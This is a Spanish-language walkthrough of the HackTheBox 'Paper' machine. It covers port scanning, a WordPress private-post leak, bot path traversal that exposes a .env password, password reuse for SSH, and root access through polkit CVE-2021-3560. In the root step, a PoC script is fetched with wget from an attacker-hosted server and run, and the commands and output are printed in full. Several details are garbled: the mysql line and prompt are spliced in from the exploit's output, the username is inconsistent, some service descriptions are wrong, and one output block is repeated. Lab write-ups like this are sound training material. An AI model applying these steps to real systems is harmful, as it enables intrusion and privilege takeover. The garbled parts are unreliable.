

Paper

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	7 de agosto de 2026
Autor	sunwhite

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración web	2
2. Acceso Inicial	6
2.1. Enumeración Interna	6
2.2. Identificación de vulnerabilidades	7
3. Explotación y Escalada de Privilegios	8
4. Referencias	9

1. Reconocimiento

1.1. Escaneo de puertos


El escaneo de puertos revela tres puertos abiertos uno para ssh, uno para http y otro para https:

```
Host is up (3.5s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|_  256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ http-title: HTTP Server Test Page powered by CentOS
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
|_ Subject Alternative Name: DNS:localhost.localdomain
|_ Not valid before: 2021-07-03T08:52:34
|_ Not valid after: 2022-07-08T10:32:34
|_ http-title: HTTP Server Test Page powered by CentOS
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.82 seconds
```

El sistema es Linux CentOS y tiene un servidor web Apache 2.4.37

1.2. Enumeración web


Visitamos la página y simplemente se nos muestra una página de prueba:



Intentamos con whatweb para mayor enumeración:


```
> whatweb http://10.129.136.31/
http://10.129.136.31/ [403 Forbidden] Apache[2.4.37] (mod_fcgid/2.3.9), Country[RESERVED][ZZ], Email[webmaster@example.com], HTML5, HTTPServer[CentOS:Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9], IP[10.129.136.31], MetaGenerator[HTML Tidy for HTML5 for Linux version 5.7.28], OpenSSL[1.1.1k], PoweredBy[CentOS], Title[HTTP Server Test Page powered by CentOS], UncommonHeaders[-backend-server], X-Backend[office.paper]
```

Observando el X-Backend-Server (que es un header no estándar), se nos revela el nombre del host que procesó la solicitud leemos el nombre office.paper. Por lo que añadimos office.paper a nuestro archivo /etc/hosts y visitamos la página.




Wappalizer nos muestra que Wordpress 5.2.3 y PHP 7.2.24 están presentes.

Observamos que es una especie de blog, por lo que podemos intentar leer entre las publicaciones para ver si hay información sensible. Usando whatweb enumeramos ahora el dominio office.paper.




Buscamos en internet WordPress 5.2.3 encontramos esta página que lista una serie de vulnerabilidades. Sabiendo que tenemos un blog nos llama la atención la CVE-2019-17671. Esta vulnerabilidad nos permite, a través de modificar el url, observar posts privados. Podemos intentarlo como se nos indica aquí. Es decir, simplemente visitar `http://office.paper/?static=1`.




Aparece un link interesante que, se nos indica, es un link secreto para registrar usuarios en chat.office.paper.

Si lo visitamos encontramos lo siguiente:




Rocket chat es una plataforma de comunicación de código abierto que unifica mensajería en tiempo real, voz, video, inteligencia artificial y aplicaciones críticas en un solo entorno seguro.

Nos registramos con un usuario inventado y entramos a la página del chat disponible.



Dentro del chat general podemos ver que surge una conversación entre los miembros, conversación que es interrumpida por un bot que tiene una función que nos llama la atención: puede listar y obtener archivos del servidor.




El bot señala que ha sido desplegado por el usuario dwight.

Podemos enviar mensaje privado al bot e intentar listar archivos. Usamos la wildcard * y el bot nos indica que no inyectemos comandos desistema. Sin embargo si hacemos list .. se nos regresa un resultado correcto.




Listando cada archivo encontramos dentro de hubot un archivo .env, cosa que obviamente nos interesa.

Hacemos file ../hubot/.env y obtenemos una contraseña en texto claro.



2. Acceso Inicial

Podemos intentar reusar la contraseña para el usuario Dwight en ssh y ver si tenemos suerte:



2.1. Enumeración Interna

No podemos hacer sudo, no pertenecemos a ningún grupo interesante y el archivo bash_history apunta a /dev/null.

Haciendo systemctl list-units -type=service -state=running obtenemos lo siguiente:

```
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
accounts-daemon.service           loaded active running Accounts Service
atd.service                       loaded active running Job spooling tools
auditd.service                   loaded active running Security Auditing Service
avahi-daemon.service              loaded active running Avahi mDNS/DNS-SD Stack
chronyd.service                  loaded active running NTP client/server
cron.service                     loaded active running Command Scheduler
dbus.service                     loaded active running D-Bus System Message Bus
getty@tty1.service               loaded active running Getty on tty1
gssproxy.service                 loaded active running GSSAPI Proxy Daemon
httpd.service                    loaded active running The Apache HTTP Server
irqbalance.service              loaded active running irqbalance daemon
k8s-tuned.service                loaded active running Kernel Samepage Merging (KSM) Tuning Daemon
libstoragemgmt.service           loaded active running Libstoragemgmt plug-in server daemon
modemmanager.service             loaded active running Modem Manager
mongod.service                   loaded active running MongoDB Database Server
mysqld.service                   loaded active running MySQL 8.0 database server
networkmanager.service          loaded active running Network Manager
php-fpm.service                 loaded active running The PHP FastCGI Process Manager
polkit.service                   loaded active running Authorization Manager
rocket.chat.service              loaded active running The Rocket.Chat Server
rsyslog.service                  loaded active running System Logging Service
rtkit-daemon.service             loaded active running RealtimeKit Scheduling Policy Service
smartd.service                  loaded active running Self-Monitoring and Reporting Technology (SMART) Daemon
sshd.service                     loaded active running OpenSSH server daemon
sssd.service                     loaded active running System Security Services Daemon
systemd-journald.service         loaded active running Journal Service
systemd-logind.service           loaded active running Login Service
systemd-machineid.service        loaded active running Virtual Machine and Container Registration Service
systemd-udev.service            loaded active running udev Kernel Device Manager
tuned.service                    loaded active running Dynamic System Tuning Daemon
udisks2.service                 loaded active running Disk Manager
usermgr.service                 loaded active running User Manager for UID 1004
vsftpd.service                   loaded active running VSAuth Service for open-vm-tools
vmtoluid.service                loaded active running Service for virtual machines hosted on VMware

LOAD = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB = The low-level unit activation state, values depend on unit type.
```

No podemos saber la versión de rocket chat, sin embargo podemos ver que mysql está disponible, intentamos autenticarnos con la contraseña que ya obtuvimos, sin embargo no tenemos éxito:

```
[dwright@paper ~]$ mysql -u dwight -p 'Center Installation Found!!'
Enter password: polkit version is vulnerable
ERROR 1045 (28000): Access denied for user 'dwight'@'localhost' (using password: YES)
[dwright@paper ~]$
```

Viendo más servicios podemos ver polkit. Así que identificamos su versión:

```
[dwright@paper ~]$ pkaction --version
pkaction version 0.115
[dwright@paper ~]$
```

Polkit Es una API de autorización que usan ciertos procesos para poder ejecutar tareas o ciertas partes de una tarea como un usuario privilegiado o como root. Es una especie de lista de control de acceso en donde un proceso puede pedir permiso para ejecutar una tarea privilegiada, polkit decidirá si el proceso está autorizado o no. El administrador puede configurar de forma detallada y granular permisos para ciertas aplicaciones.

Buscando en internet nos encontramos con la CVE 2021-3560.

2.2. Identificación de vulnerabilidades

Sobre CVE 2021-3560 La vulnerabilidad se encuentra en el procesamiento interno de las solicitudes a polkit para ejecutar comandos que requieren privilegios elevados. Dentro del

proceso de verificación hay 5 agentes, dos que corren sin privilegios y tres que corren con privilegios:

Sin privilegios:

- 1-Dbus send
- 2-Authentication agent

Con privilegios:

- 1-Dbus-Daemon
- 2-Accounts-Daemon
- 3-Polkit

Dbus es un agente que establece comunicación entre procesos. Se puede usar para ejecutar comandos y pedir autorización a Polkit para hacerlo.

El bug está en el siguiente proceso:

- 1-Dbus-send pide crear un nuevo usuario ->accounts daemon
- 2-Accounts-daemon pide autorizacion ->polkit
- 3-Polkit solicita id de conexión ->dbus-daemon
- 4-Si el id contiene 0 se autoriza inmediatamente
- Si no, se pide contraseña
- 5-Polkit dice si a accounts-daemon
- 6-Accounts daemon crea el usuario

El problema viene cuando, abruptamente, se interrumpe el proceso de dbus-send después de ejecutarlo. Si el proceso se interrumpe dbus-daemon envía un código de error e interrumpe todo el proceso. Pero polkit, en lugar de hacer lo mismo, asume que la petición es confiable y la autoriza con el id 0 automáticamente.

Encontramos este PoC que contiene un ejecutable que podemos simplemente usar, puesto que automatiza los pasos a seguir para la explotación. Esto es necesario puesto que, como explica Kevin Backhouse (El autor del PoC y quien descubre la vulnerabilidad) para que esto funcione se necesita ganar una carrera de milisegundos entre iniciar el proceso de crear un usuario con dbus-send y matar ese mismo proceso. La solicitud para crear el usuario se realiza con dbus-send directamente en la línea de comandos y se indica int32:1 al final de la petición para indicar que la cuenta a crear tiene que ser una cuenta de administrador, es decir, una cuenta con privilegios sudo.

Int32:1 corresponde al parámetro AccountType del método CreateUser de accountservice.

3. Explotación y Escalada de Privilegios

Creamos un servidor http con python3 (python3 -m http.server 1010) para poder usar wget dentro de la máquina víctima con el usuario dwight y solicitar el poc que previamente clonamos de git hub (git clone):

```
[dwright@paper ~]$ wget http://10.10.10.10/poc.sh
2026-08-06 13:03:49 -- http://10.10.10.10:80/poc.sh
Connecting to 10.10.10.10:80... connected
HTTP request sent, awaiting response... 200 OK
length: 9627 (9.4K) [text/x-sh]
Saving to: 'poc.sh'

poc.sh 100%[=====] 9.40K --.-KB/s in 0.00s
2026-08-06 13:03:49 (122 KB/s) - 'poc.sh' saved [9627/9627]

[dwright@paper ~]$ ls
not_restart.sh  hubot  poc.sh  sales  user.txt

[dwright@paper ~]$ ./poc.sh
[+] Force flag not set.
[+] Vulnerability checking is ENABLED
[+] Starting vulnerability checks...
[+] Checking distribution...
[+] Detected linux distribution as "centos"
[+] Checking if AccountsService and Gnome-Control-Center is installed
[+] AccountsService and Gnome-Control-Center Installation Found!!
[+] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[+] Starting exploit...
[+] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
id: "secnigma" no such user
[+] Aborting execution!
[+] Usually multiple attempts are required to get the timing right. Try running the exploit again.
[+] If the exploit doesn't work after several tries, then you may have to exploit this manually.
[dwright@paper ~]$ ./poc.sh
[+] Username set as : secnigma
[+] No custom timing specified.
[+] Timing will be detected automatically
[+] Force flag not set.
[+] Vulnerability checking is ENABLED
[+] Starting vulnerability checks...
[+] Checking distribution...
[+] Detected linux distribution as "centos"
[+] Checking if AccountsService and Gnome-Control-Center is installed
[+] AccountsService and Gnome-Control-Center Installation Found!!
[+] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[+] Starting exploit...
[+] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserting Username secnigma with UID 1000
[+] Inserting password hash...
[+] It looks like the password insertion was successful!
[+] Try to login on the injected user using su - secnigma
[+] When prompted for password, enter your password
[+] If the username is inserted, but the login fails, try running the exploit again.
[+] If the login was successful, simply enter "sudo bash" and drop into a root shell!
```

Ejecutamos el script con `./poc.sh` y obtenemos un error. Dentro del propio script se nos indica que esto es normal, puesto que se tiene que ganar la condición de tiempo y aunque esté calculada, a veces puede fallar. Corremos el script varias veces hasta que tenemos éxito. El usuario por defecto que se agrega es `secnigma` y su contraseña es `secnigmaftw`.

```
[dwright@paper ~]$ ./poc.sh
[+] Force flag not set.
[+] Vulnerability checking is ENABLED
[+] Starting vulnerability checks...
[+] Checking distribution...
[+] Detected linux distribution as "centos"
[+] Checking if AccountsService and Gnome-Control-Center is installed
[+] AccountsService and Gnome-Control-Center Installation Found!!
[+] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[+] Starting exploit...
[+] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
id: "secnigma" no such user
[+] Aborting execution!
[+] Usually multiple attempts are required to get the timing right. Try running the exploit again.
[+] If the exploit doesn't work after several tries, then you may have to exploit this manually.
[dwright@paper ~]$ ./poc.sh
[+] Username set as : secnigma
[+] No custom timing specified.
[+] Timing will be detected automatically
[+] Force flag not set.
[+] Vulnerability checking is ENABLED
[+] Starting vulnerability checks...
[+] Checking distribution...
[+] Detected linux distribution as "centos"
[+] Checking if AccountsService and Gnome-Control-Center is installed
[+] AccountsService and Gnome-Control-Center Installation Found!!
[+] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[+] Starting exploit...
[+] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserting Username secnigma with UID 1000
[+] Inserting password hash...
[+] It looks like the password insertion was successful!
[+] Try to login on the injected user using su - secnigma
[+] When prompted for password, enter your password
[+] If the username is inserted, but the login fails, try running the exploit again.
[+] If the login was successful, simply enter "sudo bash" and drop into a root shell!
```

Hacemos `sudo bash` como se indica en el script y obtenemos la shell de root, obteniendo también la flag

```
[dwright@paper ~]$ su secnigma
Password:
[secnigma@paper dwight]$ sudo bash
[sudo] password for secnigma:
[root@paper dwight]#
```

4. Referencias

- <https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2/>
- <https://github.blog/security/vulnerability-research/privilege-escalation-polkit-root-on-linux-with-bug/>
- <https://www.hackingarticles.in/linux-privilege-escalation-polkit-cve-2021-3560/>

- <https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Escalation>